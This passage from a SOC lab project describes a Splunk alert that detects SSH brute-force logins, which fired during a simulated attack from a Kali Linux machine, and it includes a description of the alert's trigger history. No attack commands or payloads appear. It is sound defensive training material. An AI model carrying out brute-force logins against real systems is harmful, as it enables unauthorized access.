


This detection logic is designed to identify brute force behavior, which is commonly characterized by repeated login failures followed by a potential successful authentication.

During the execution of the SSH brute force attack from the Kali Linux attacker machine, the alert was successfully triggered. The alert captured multiple failed login attempts originating from the same source, followed by a successful authentication event, confirming unauthorized access.



This sequence of events is a strong indicator of malicious activity and would require immediate investigation and response in a production environment.

A screenshot of the triggered Splunk alert is provided below for reference.



The screenshot displays the Splunk Enterprise web interface. At the top, the navigation bar includes 'splunk enterprise', 'Apps', and user roles like 'Administrator'. Below this, a search bar and navigation tabs (Search, Analytics, Datasets, Reports, Alerts, Dashboards) are visible. The main content area is titled 'SSH Brute Force Attempt' and shows alert configuration details: 'Enabled: Yes', 'App: search', 'Permissions: Private, Owned by admin', 'Modified: Jan 16, 2026 3:48:45 PM', and 'Alert Type: Scheduled, Cron Schedule'. The 'Trigger History' section is expanded, showing a table of 8 triggered events. Each event includes a 'TriggerTime' and a 'View Results' link.

	TriggerTime	Actions
1	2026-01-16 16:03:01 India Standard Time	<a href="#">View Results</a>
2	2026-01-16 16:02:01 India Standard Time	<a href="#">View Results</a>
3	2026-01-16 16:01:00 India Standard Time	<a href="#">View Results</a>
4	2026-01-16 16:00:00 India Standard Time	<a href="#">View Results</a>
5	2026-01-16 15:59:00 India Standard Time	<a href="#">View Results</a>
6	2026-01-16 15:58:00 India Standard Time	<a href="#">View Results</a>
7	2026-01-16 15:57:00 India Standard Time	<a href="#">View Results</a>
8	2026-01-16 15:56:00 India Standard Time	<a href="#">View Results</a>



Note: This is an ongoing hands-on SOC lab project. Additional attack simulations are being performed and their corresponding logs are being analyzed in Splunk to improve detection understanding and incident response skills.